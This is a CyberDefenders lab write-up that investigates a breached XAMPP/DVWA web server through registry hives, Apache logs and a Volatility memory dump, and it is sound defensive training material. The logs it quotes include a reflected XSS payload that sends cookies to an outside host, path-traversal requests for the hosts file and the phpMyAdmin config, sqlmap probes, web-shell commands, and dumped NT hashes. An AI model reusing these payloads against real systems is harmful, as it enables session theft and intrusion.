CyberDefenders: Injector Lab


The following writeup is for Injector Lab on CyberDefenders, it involves investigating a disk image and memory dump using a series of tools such as FTK Imager, Volatility, Registry Explorer, and more. It covers a diverse range of skills including disk forensics, memory forensics, and even log analysis. I highly recommend it.

Scenario: A company's web server has been breached through their website. Our team arrived just in time to take a forensic image of the running system and its memory for further analysis.

As a soc analyst, you are tasked with mounting the image to determine how the system was compromised and the actions/commands the attacker executed.


What is the computer's name?

In order to find the computer's name, we can load the disk image into FTK Imager and extract the registry hives from windows\system32\config like as follows (you only need the SYSTEM hive for this specific question):



Name	Size	Type	Date Modified
DEFAULT.SAV	20	Regular File	19/01/2008 8:59:26 AM
SAM	256	Regular File	12/09/2015 6:19:19 PM
SAM.LOG1	256	Regular File	12/09/2015 6:19:19 PM
SAM.LOG2	0	Regular File	19/01/2008 8:44:29 AM
SECURITY	256	Regular File	12/09/2015 6:20:03 PM
SECURITY.LOG1	256	Regular File	12/09/2015 6:20:03 PM
SECURITY.LOG2	0	Regular File	19/01/2008 8:44:29 AM
SECURITY.SAV	8	Regular File	19/01/2008 8:59:26 AM
SOFTWARE	12,544	Regular File	12/09/2015 6:24:27 PM
SOFTWARE.LOG	1	Regular File	19/01/2008 1:12:17 PM
SOFTWARE.LOG1	256	Regular File	12/09/2015 6:24:27 PM
SOFTWAR		Regular File	19/01/2008 8:44:29 AM
SOFTWAR		Regular File	19/01/2008 8:59:28 AM
SYSTEM		Regular File	12/09/2015 6:24:08 PM
SYSTEM.F		File Slack	
SYSTEM.LOG	1	Regular File	19/01/2008 1:12:17 PM
SYSTEM.LOG1	256	Regular File	12/09/2015 6:24:08 PM

Once you have done so, we can open up the SYSTEM hive using Registry Explorer, and navigate to SYSTEM\CurrentControlSet\Control\ComputerName\ActiveComputerName:



ComputerName	RegSz	WIN-L0ZZQ76PMUF

Value name: ComputerName


Value type: RegSz

Value: WIN-L0ZZQ76PMUF

Answer: WIN-L0ZZQ76PMUF

What is the Timezone of the compromised machine? Format: UTC+0 (no-space)

Timezone information is located at SYSTEM\CurrentControlSet\Control\ComputerName\TimeZoneInformation:




Value Name	Value Data	Value Data Raw
Bias	480	480
StandardName	@tzres.dll,-212	@tzres.dll,-212
StandardBias	0	0
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-0B-00-01-00-02-00-00-00-00-00-00-00-00-00
DaylightName	@tzres.dll,-211	@tzres.dll,-211
DaylightBias	-60	4294967236
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-03-00-02-00-02-00-00-00-00-00-00-00-00-00
TimeZoneKeyName	Pacific Standard Time	Pacific Standard Time
ActiveTimeBias	420	420

Based on this information, we can determine that the timezone is UTC-7.

Answer: UTC-7


What was the first vulnerability the attacker was able to exploit?

If you inspect the file system further using FTK Imager, we can see that xampp is installed, so let's go check out the access.logs for the apache service and see if we can find anything interesting (Windows\xampp\apache\logs\access.log.



```
λ cut -d' ' -f1,4-5,6,7,9,12- access.log | head -n 20
::1 [23/Aug/2015:14:46:24 -0700] "GET / 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/stylesheets/normalize.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/javascripts/modernizr.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/stylesheets/all.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/xampp-logo.svg 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/bitnami-xampp.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/fastly-logo.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/social-icons.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:37 -0700] "GET /dashboard/javascripts/all.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:37 -0700] "GET /favicon.ico 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa 301 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/ 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/login.php 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/dvwa/images/logo.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/setup.php 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/css/main.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/js/dvwaPage.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/images/spanner.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:58:18 -0700] "POST /dvwa/setup.php 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
```

We can see that dvwa (damn vulnerable web application) was running on the web server. If we use grep to filter for vulnerabilities (the directory where you can find vulnerability to exploit for practice), we can see that the first vulnerability exploited was xss_r aka XSS:




```
λ cut -d' ' -f1,4-5,6,7,9,12- access.log | grep "vulnerabilities" | head -n 5
::1 [01/Sep/2015:23:00:22 -0700] "GET /dvwa/vulnerabilities/upload/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:03:19 -0700] "GET /dvwa/vulnerabilities/xss_r/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:04:40 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:04:59 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:05:02 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
```

Answer: XSS

What is the OS build number?

The OS build number can be found in SOFTWARE\Microsoft\Windows NT\CurrentVersion:




CurrentBuildNumber	RegSz	6001
CurrentBuild	RegSz	6001

Answer: 6001

How many users are on the compromised machine?

To find the number of users on the compromised machine, we can provide the SAM registry hive to the RegRipper tool like as follows:




Hive File: C:\Users\timba\Desktop\SAM


Report File: C:\Users\timba\Desktop\samout.txt

```
Hive is not dirty.
Logging to C:\Users\timba\Desktop\samout.log
Hive type: sam
Getting list of plugins based on hive type...
...Done.
Start ripping...
samparse...Done.
0 plugins completed with errors.
```


Done.




```
Username          : Administrator [500]
```



```
Username          : Guest [501]
```



```
Username           : user1 [1005]
```




```
Username           : hacker [1006]
```

As you can see, there are 4 users.

Answer: 4

What is the webserver package installed on the machine?

We determined earlier that the webserver package was xampp:



Answer: xampp


What is the name of the vulnerable web app installed on the webserver?

We also determine earlier that the webserver was running DVWA, which is an intentionally vulnerable web application used for training purposes.


Answer: dvwa

What is the user agent used in the HTTP requests sent by the SQL injection attack tool?

If we go back to analysing the apache access.log file, we can use the following command to search for "sql" and "dvwa":




```
λ cut -d' ' -f1,4-5,6,7,9,12- access.log | grep "sql" | grep "dvwa"| more
```



```
"GET /dvwa/vulnerabilities/sqli/?id=2%27IcSE%3C%27%22%3ExroD&Submit=Submit 302 "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
```

If you look through the output, you can see that sqlmap is being used to perform SQL injection. Alternatively, you can filter the logs doing something like as follows:




```
λ cut -d' ' -f 12-25 access.log | sort | uniq -c
     22 "Mozilla/4.0 (compatible; MSIE 6.0;)"
    124 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
    510 "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)"
     26 "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36"
      9 "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
     28 "Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
     15 "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"
    215 "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
      2 "Python-urllib/2.7"
   3621 "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
   3144 "Wget/1.16 (linux-gnu)"
```

Answer: sqlmap/1.0-dev-nongit-20150902

The attacker read multiple files through LFI vulnerability. One of them is related to network configuration. What is the filename?

Local File Inclusion (LFI) is a vulnerability that enables threat actors to access files located on the web server. To help hunt for LFI, we can filter for "../../../" which indicates a change in directory (3 levels down):




```
λ cut -d ' ' -f1,4-5,6,7,9,12- access.log | grep "../../../"
192.168.56.102 [02/Sep/2015:02:31:16 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../windows/system32/drivers/etc/hosts
192.168.56.102 [02/Sep/2015:02:33:23 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../users/administrator/data.txt 200 "M
192.168.56.102 [02/Sep/2015:02:34:52 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/phpmyadmin/config.inc 200 "Mo
192.168.56.102 [02/Sep/2015:02:35:36 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../xampp/phpMyAdmin/config.inc 200 "Mo
192.168.56.102 [02/Sep/2015:02:35:49 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp/phpMyAdmin/config.inc 2
```

As you can see, the attacker was able to traverse to the etc directory to read the hosts file.

Answer: hosts

The attacker tried to update some firewall rules using netsh command. Provide the value of the type parameter in the executed command?

In order to determine the command issued by the attacker to update some firewall rules, we need to start analysing the given memory dump using volatility. To achieve this, we can use the windows.cmdline plugin and pipe the output to Out-GridView for visibility:




```
python .\vol.py -f .\memdump.mem windows.cmdline | Out-GridView
```

Unfortunately, this didn't yield anything. If you use the cmdscan plugin, you will be able to determine that the type parameter is remotedesktop.

Answer: remotedesktop

How many users were added by the attacker?

If you take a look at the regripper output when supplying the SAM hive as input, we can see that both user1 and hacker were created around the same time:




```
Username        : Guest [501]
SID             : S-1-5-21-3848053756-3249532031-1848221756-501
Full Name       :
User Comment    : Built-in account for guest access to the computer/domain
Account Type    : Default Guest Acct
Account Created : Mon Aug 24 06:54:25 2015 Z
Name            :
Last Login Date : Never
Pwd Reset Date  : Never
Pwd Fail Date   : Never
Login Count     : 0
  --> Password does not expire
  --> Account Disabled
  --> Password not required
  --> Normal user account

Username        : user1 [1005]
SID             : S-1-5-21-3848053756-3249532031-1848221756-1005
Full Name       :
User Comment    :
Account Type    : Custom Limited Acct
Account Created : Wed Sep  2 09:05:06 2015 Z
Name            :
Last Login Date : Never
Pwd Reset Date  : Wed Sep  2 09:05:06 2015 Z
Pwd Fail Date   : Never
Login Count     : 0
  --> Normal user account

Username        : hacker [1006]
SID             : S-1-5-21-3848053756-3249532031-1848221756-1006
Full Name       :
User Comment    :
Account Type    : Custom Limited Acct
Account Created : Wed Sep  2 09:05:25 2015 Z
Name            :
Last Login Date : Never
Pwd Reset Date  : Wed Sep  2 09:05:25 2015 Z
Pwd Fail Date   : Never
Login Count     : 0
  --> Normal user account
```

If you compare this with the other two user accounts, you can assume that the attacker created 2 users.

Answer: 2

When did the attacker create the first user?

As you can see in the image from the previous question, the first user (user1) was created at 2015-09-02 09:05:06 UTC.




```
Username        : user1 [1005]
SID             : S-1-5-21-3848053756-3249532031-1848221756-1005
Full Name       :
User Comment    :
Account Type    : Custom Limited Acct
Account Created : Wed Sep  2 09:05:06 2015 Z
Name            :
Last Login Date : Never
Pwd Reset Date  : Wed Sep  2 09:05:06 2015 Z
Pwd Fail Date   : Never
Login Count     : 0
  --> Normal user account
```


Answer: 2015-09-02 09:05:06 UTC

What is the NThash of the user's password set by the attacker?

To dump the NThash of the user1 password, we can simply use the windows.hashdump plugin like as follows:



```
python .\vol.py -f .\memdump.mem windows.hashdump
```



```
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        63d6a39b8467b94ae92ab1931d4079dd
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
user1   1005    aad3b435b51404eeaad3b435b51404ee        817875ce4794a9262159186413772644
hacker  1006    aad3b435b51404eeaad3b435b51404ee        817875ce4794a9262159186413772644
```

Answer: 817875ce4794a9262159186413772644


What is The MITRE ID corresponding to the technique used to keep persistence?

The MITRE ATT&CK technique used for persistence in this case is Create Account: Local Account, which has an ID of T1136.001.

Answer: T1136.001

The attacker uploaded a simple command shell through file upload vulnerability. Provide the name of the URL parameter used to execute commands?

If you filter for “shell” within the access.log file we have been analysing previously, you can determine that the URL parameter used to execute commands is cmd:




```
λ cat access.log | grep "shell" --color
192.168.56.102 - - [03/Sep/2015:00:15:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:16:03 -0700] "GET /dvwa/hackable/uploads/phpshell.php?dir HTTP/1.1" 20
192.168.56.102 - - [03/Sep/2015:00:16:13 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1
